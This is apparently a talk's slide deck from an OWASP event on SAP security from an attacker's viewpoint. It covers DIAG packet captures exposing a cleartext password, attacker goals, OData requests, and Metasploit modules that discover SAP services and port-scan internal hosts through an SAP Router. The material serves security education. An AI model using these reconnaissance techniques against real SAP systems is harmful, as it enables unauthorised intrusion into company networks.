

# SAP FROM AN ATTACKER'S PERSPECTIVE

## Common Vulnerabilities and Pitfalls

OWASP Frankfurt, September 20th 2023



# Your Speakers



Nicolas Schickert



usd HeroLab

Senior Consultant  
IT Security



Tobias Hamann



usd HeroLab

Senior Consultant  
IT Security

# What You Think SAP Traffic Looks Like

No.	Time	Source	Destination	Protocol	Length	Info
22	6.271592	10.3.161.3	10.249.0.74	TCP	366	3200 → 50011 [PSH, ACK] Seq=3759 Ack=875 Win=64128 Len=312
23	6.273426	10.3.161.3	10.249.0.74	TCP	1110	3200 → 50011 [PSH, ACK] Seq=4071 Ack=875 Win=64128 Len=1056
24	6.273454	10.249.0.74	10.3.161.3	TCP	54	50011 → 3200 [ACK] Seq=875 Ack=5127 Win=262144 Len=0
25	6.287732	10.249.0.74	10.3.161.3	TCP	2384	50011 → 3200 [PSH, ACK] Seq=875 Ack=5127 Win=262144 Len=2330
26	6.291310	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=2161 Win=64128 Len=0
27	6.293327	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=3205 Win=64128 Len=0
> Frame 23: 1110 bytes on wire (8880 bits), 1110 bytes captured (8880 bits) on interface \						
> Ethernet II, Src: 3e:2e:bb:e6:16:1c (3e:2e:bb:e6:16:1c), Dst: PcsCompu_98:0d:ac (08:00:2						
> Internet Protocol Version 4, Src: 10.3.161.3, Dst: 10.249.0.74						
> Transmission Control Protocol, Src Port: 3200, Dst Port: 50011, Seq: 4071, Ack: 875, Len						
Data (1056 bytes)						
Data: 0000041c000000000010001f3060000121f9d0254537531715451f8dcb9732fbb03bb0c...						
[Length: 1056]						
02e0	1111010	10011110	10101110	11101111	01011000	10011000 00101010 00111100 ...X-*<
02e8	11101100	01110010	00111111	01110100	01011110	10001111 00011111 10000011 ...r?t^...
02f0	00111010	11101001	10010101	01001011	00001111	10111111 11110111 ...:~K'...
02f8	10101001	01110000	10100011	11110010	11000110	10010101 11101011 00101111 ...p...../
0300	10010001	10010001	10010110	10100001	01110000	10101010 00111110 01110011 ...~p>s
0308	11010111	00111000	11110011	01100010	00001111	10000011 11000111 01000000 ...8~b...@
0310	00101000	10100011	00011100	01100111	10001110	11010101 10111000 (...g~t...
0318	10010001	00010110	11010001	00011110	01111110	01110000 10001000 10100010 ...~p...
0320	10011000	00100101	11111111	01111101	01101100	00100110 10011101 01100110 ...%~}l&~f
0328	10101100	00101011	11011101	00111111	10100000	00001111 11101000 10101011 ...+~?...
0330	01100100	11100110	00111101	01101011	00011111	01100110 10110001 11101110 d~k~f...
0338	11100110	11100000	11100111	10011100	01011011	01100101 11001101 00010010 ...~[e...
0340	10101000	10110111	00110111	10001000	01010110	00010001 11010111 00101010 ...~7~V...*
0348	11010100	10001111	01010000	11100111	00100110	11100010 00101111 11011100 ...~P&~/~
0350	11001110	11001111	00010001	11111111	10000110	00100100 00111101 00111010 ...~...\$=:
0358	01000110	00001010	00011110	01010101	00111100	11011000 01111011 11110011 F~U<~{~
0360	01000011	11100001	00110100	10001001	01110100	01111000 00101111 00110110 C~4~tx/6
0368	01001111	00101110	00011000	11001101	00000101	10000110 00110001 10111110 O.....1~
0370	01100000	00101100	10111000	11000110	10100111	10100110 00100110 10100111 `.....&~
0378	11000110	00010110	01011100	01001101	10011001	11100011 11110011 01011111 ...~\M...~
0380	10011101	00111000	01110001	10110010	01101100	00111010 01110100 11101001 ...8q~l:t~
0388	11000010	00110111	10100001	00100001	11001111	00010111 00010000 11001101 ...7~!...
0390	10010100	10010111	11111011	00101010	10000110	01101111 01111110 00100100 ...~*~o~\$
0398	10000100	11100100	10101010	01011111	11001010	10011111 01011100 00101010 ...~_...~*
03a0	10011001	01101000	00100000	11101100	00001111	01111000 11111000 11101101 ...h...x...
03a8	10011001	00001010	11101101	11101010	11101010	11101011 10001011 10010101 ...~...~
03b0	11010101	00011101	10111011	10111110	10001111	01011111 10000100 10100011 ...~...~
03b8	10011001	01000110	01110001	00100111	10111111	11110010 11000001 11011011 ...Fq~'...
03c0	01001011	01101111	11111101	00111010	10111111	10111000 01110011 11010110 Ko~:~s~
03c8	10110011	11111000	01011011	11011001	11011110	11000110 00101101 11101100 ...[~...~
03d0	00111000	10110001	00000001	11100111	10101110	00011101 00101000 01111011 8~...~{~
03d8	11011110	11100011	10111111	01011010	01010000	11011011 11011110 10100001 ...~ZP...~
03e0	11101110	10001011	10010001	11000001	01001101	10000100 11111101 01011111 ...~M...~
03e8	10110010	10000001	01111000	11101100	01010011	00001001 00101001 10010111 ...x~S~)~
03f0	00100000	11000111	00101110	00011011	11010100	11001101 11001110 11110101 ...~...~

# What it Actually Looks Like

5	0.048586	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=0
6	0.059727	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
7	0.059833	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1287 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
8	0.059851	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=2573 Win=262144 Len=0
9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599	Uncompressed Length=7099
10	0.114177	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=3118 Win=261632 Len=0
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610	Uncompressed Length=1166
12	15.161047	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=3118 Ack=878 Win=64128 Len=0
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003	Uncompressed Length=1857
14	15.334245	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=878 Ack=4067 Win=262144 Len=0

```
.... .0.. = Dynt Atom Item Attribute Intensify: False
.... 0... = Dynt Atom Item Attribute Just Right: False
...0 .... = Dynt Atom Item Attribute Match Code: False
..0. .... = Dynt Atom Item Attribute Prop Font: False
.1.. .... = Dynt Atom Item Attribute Yes3D: True
0... .... = Dynt Atom Item Attribute Combo Style: False
> [Expert Info (Warning/Security): Password field?]
Flag1: 0
DLen: 15
MLen: 12
MaxNoChars: 40
Text: secure_password
```

0150	00 01 00 00 03 00 14 42 00 00 0f 0c 00 28 73 65	.....B .....(se
0160	63 75 72 65 5f 70 61 73 73 77 6f 72 64 10 09 0b	cure pas sword...
0170	00 0a 01 00 03 00 14 00 00 00 0b 00 11 00 00 03	.....
0180	0c 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22	<?xml v ersion="
0190	31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 73	1.0" enc oding="s
01a0	61 70 2a 22 3f 3e 3c 44 41 54 41 4d 41 4e 41 47	ap*"?><D ATAMANAG
01b0	45 52 3e 20 3c 43 4f 50 59 20 69 64 3d 22 63 6f	ER> <COP Y id="co
01c0	70 79 22 3e 20 20 3c 47 55 49 20 69 64 3d 22 67	py"> <G UI id="g
01d0	75 69 22 3e 20 20 20 3c 4d 45 54 52 49 43 53 20	ui"> < METRICS
01e0	69 64 3d 22 6d 65 74 72 69 63 73 22 20 58 31 20	id="metr ics" X1
01f0	3d 22 38 22 20 58 30 20 3d 22 33 37 37 22 20 58	="8" X0 ="377" X
0200	33 20 3d 22 31 39 31 36 22 20 58 32 20 3d 22 38	3 ="1916 " X2 ="8
0210	22 20 59 32 20 3d 22 32 37 22 20 59 33 20 3d 22	" Y2 ="2 7" Y3 ="

# Significance of SAP Security

- 85 of the 100 largest companies in the world are SAP S/4HANA customers
- At the same time, approximately 80% of SAP's customers are SMEs
- SAP provides solutions for
  - enterprise applications software,
  - supply chain management applications,
  - Human resources software,
  - and more...



<https://www.sap.com/docs/download/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.pdf>



# Attacker Goals

- Data theft for financial gains (Darknet Marketplaces)
- Data theft for Industrial Espionage
- Disrupt Operation
- Ransomware
- Lateral Movement to other (SAP) Systems



# Challenges in SAP Security



- Proprietary software, restricted and limited access to information and documentation
- Usage of proprietary network protocols, e.g.: NI, DIAG, SNC, RFC
- Complex configuration with seemingly contradicting options
- SAP components and software not openly available
- Analysis requires Reverse Engineering



Securing SAP environments requires extensive domain knowledge and experience.

# THE ATTACKER PERSPECTIVE





# Enumeration – Publicly Reachable SAP Services

SAP Services exposed to the Internet are an easy target for attackers



# "New" Technologies, „Old“ Vulnerabilities

Typical web application vulnerabilities (OWASP) apply to Fiori applications



# OData: HTTP-Based Protocol for Data Exchange



Data is transmitted in GET parameters of HTTP request:



```
1 GET MainCategories?sap-client=001&$skip=0&$top=100&$orderby=Id%20asc&$select=Id%2cName&$inlinecount=allpages HTTP/1.1
2 sap-cancel-on-close: true
3 sap-contextid-accept: header
4 Accept: application/json
5 Accept-Language: en
6 DataServiceVersion: 2.0
7 MaxDataServiceVersion: 2.0
```

# OData: HTTP-Based Protocol for Data Exchange

Data is transmitted in GET parameters of HTTP request:



```
1 GET MainCategories?sap-client=001&$skip=0&$top=100&$orderby=Id%20asc&$select=Id%2cName&$inlinecount=allpages HTTP/1.1
2 sap-cancel-on-close: true
3 sap-contextid-accept: header
4 Accept: application/json
5 Accept-Language: en
6 DataServiceVersion: 2.0
7 MaxDataServiceVersion: 2.0
```

# OData: HTTP-Based Protocol for Data Exchange


Data is transmitted in GET parameters of HTTP request:



	Pretty	Raw	Hex
1	GET MainCategories	sap-client=001&\$skip=0&\$top=100&\$orderby=Id%20asc&\$select=Id%2cName&\$inlinecount=allpages	HTTP/1.1
2	sap-cancel-on-close: true		
3	sap-contextid-accept: header		
4	Accept: application/json		
5	Accept-Language: en		
6	DataServiceVersion: 2.0		
7	MaxDataServiceVersion: 2.0		

# Enumeration – SAP Router


- SAP Routers are located between end users and SAP services





# Enumeration – SAP Router

- SAP Routers are located between end users and SAP services



- Misconfigurations can introduce new attack vectors!
  - Portscanning via the SAP router
  - Can allow attackers to gain access to restricted network segments

# Router Identification

```
msf6 auxiliary(scanner/sap/sap_service_discovery) > run

[*] 10.0.2.83:          - [SAP] Beginning service Discovery '10.0.2.83'

[+] 10.0.2.83:          - 10.0.2.83:3298          - SAP niping (Network Test Program) OPEN
[+] 10.0.2.83:          - 10.0.2.83:3299          - SAP Router OPEN
[*] 10.0.2.83:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

# Portscanning via Router

```
msf6 auxiliary(scanner/sap/sap_router_portscanner) > run
[*] Running module against 10.0.2.83


[*] 10.0.2.83:3299 - Scanning 10.3.161.3
[!] 10.0.2.83:3299 - Warning: Service info could be inaccurate

Portscan Results
=====
```

Host	Port	State	Info
10.3.161.3	50113	open	SAP StartService [SOAP] sapctrl01
10.3.161.3	50013	open	SAP StartService [SOAP] sapctrl00
10.3.161.3	3201	open	SAP Dispatcher sapdp01
